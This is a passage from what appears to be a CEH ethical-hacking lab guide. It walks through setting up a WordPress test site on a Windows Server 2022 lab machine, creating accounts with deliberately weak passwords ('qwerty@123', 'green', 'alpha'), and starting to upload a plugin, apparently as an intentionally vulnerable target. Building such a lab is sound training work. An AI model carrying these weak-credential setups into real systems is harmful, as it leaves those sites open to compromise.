a form with the following fields:


- Site Title:** CEH Demo Website
- Username:** admin
- Password:** qwerty@123 (Weak)
- Confirm Password:** Confirm use of weak password
- Your Email:** e.....@......com
- Search engine visibility:** Discourage search engines from indexing this site

The "Install WordPress" button is highlighted with a red box.

28. On successful installation, a webpage appears stating that the installation was successful; click the **Log in** button.




29. The **Log In** webpage appears; type **admin** in the **Username** field and **qwerty@123** in the **Password** field. Click the **Log In** button.



30. Once you have logged in to the website, the **WordPress Dashboard** appears.


Note: If an error page appears, log in again using the credentials **admin** and **qwerty@123**.

31. Hover the mouse cursor over the **Settings** icon in the left-hand pane and click **General**.




32. The **General Settings** webpage appears; type **http://[IP Address of Windows Server 2022]:8080/CEH** in the **WordPress Address (URL)** and **Site Address (URL)** fields.

Note: In this lab setup, the IP address of **Windows Server 2022** is **10.10.1.22**, and the port on which the **Apache web server** is running is **8080**. This address and port may vary in your lab environment.




33. Scroll down to the end of webpage and click the **Save Changes** button.
34. On clicking the button, you will be redirected to the login page. Here, observe the IP address of **Windows Server 2022** in the URL field, instead of **localhost**.

35. Enter the user credentials (**admin** and **qwerty@123**) and click the **Log In** button.



36. Once you are logged in to the website, click **Users** and then **Add New**.



37. The **Add New User** webpage appears. Follow the steps below:

- Enter **CEHUser1** in the **Username** field.
- Provide your personal email ID in the **Email** field.
- Enter the **First** and **Last Names**, as shown in the screenshot below.
- In the **Password** option, click the **Show password** button.
- Type **green** in the **Password** field.


Note: We are creating a user account with the username **CEHUser1** and password **green**.

38. Check the box in the **Confirm Password** field.

39. Scroll down the webpage, assign a role to the user (here, **Editor**), and click **Add New User**.


The screenshot shows the WordPress 'Add New User' form. The form fields are: Username (required) with value 'CEHUser1', Email (required) with value 'jason@ceh.com', First Name with value 'Jason', Last Name with value 'Brown', Website (empty), Password with value 'green' and a 'Very weak' warning, Confirm Password with a checked box for 'Confirm use of weak password', Send User Notification with a checked box for 'Send the new user an email about their account', and Role with a dropdown menu set to 'Editor'. A red box highlights the 'Add New User' button at the bottom left.

40. This creates a user account. Now, click **Add New** to create another user account.




41. In the same manner, follow steps **37** and **39** to create a user account with the credentials **CEHUser2** and **alpha**.


42. Once done, the added user appears, as shown in the screenshot below.




43. Once the users are successfully added, click **Plugins** from the left-hand pane; from the right-hand pane, click the **Add New** button.




44. The **Add Plugins** page appears; click the **Upload Plugin** button.




45. The **Add Plugins** page appears; click the **Choose File** button.



46. The **File Upload** window appears. Navigate to **E:\CEH-Tools\CEHv13 Lab Prerequisites\WampServer\Plugins**, select **leenkme_plugin.zip**, and click **Open**.

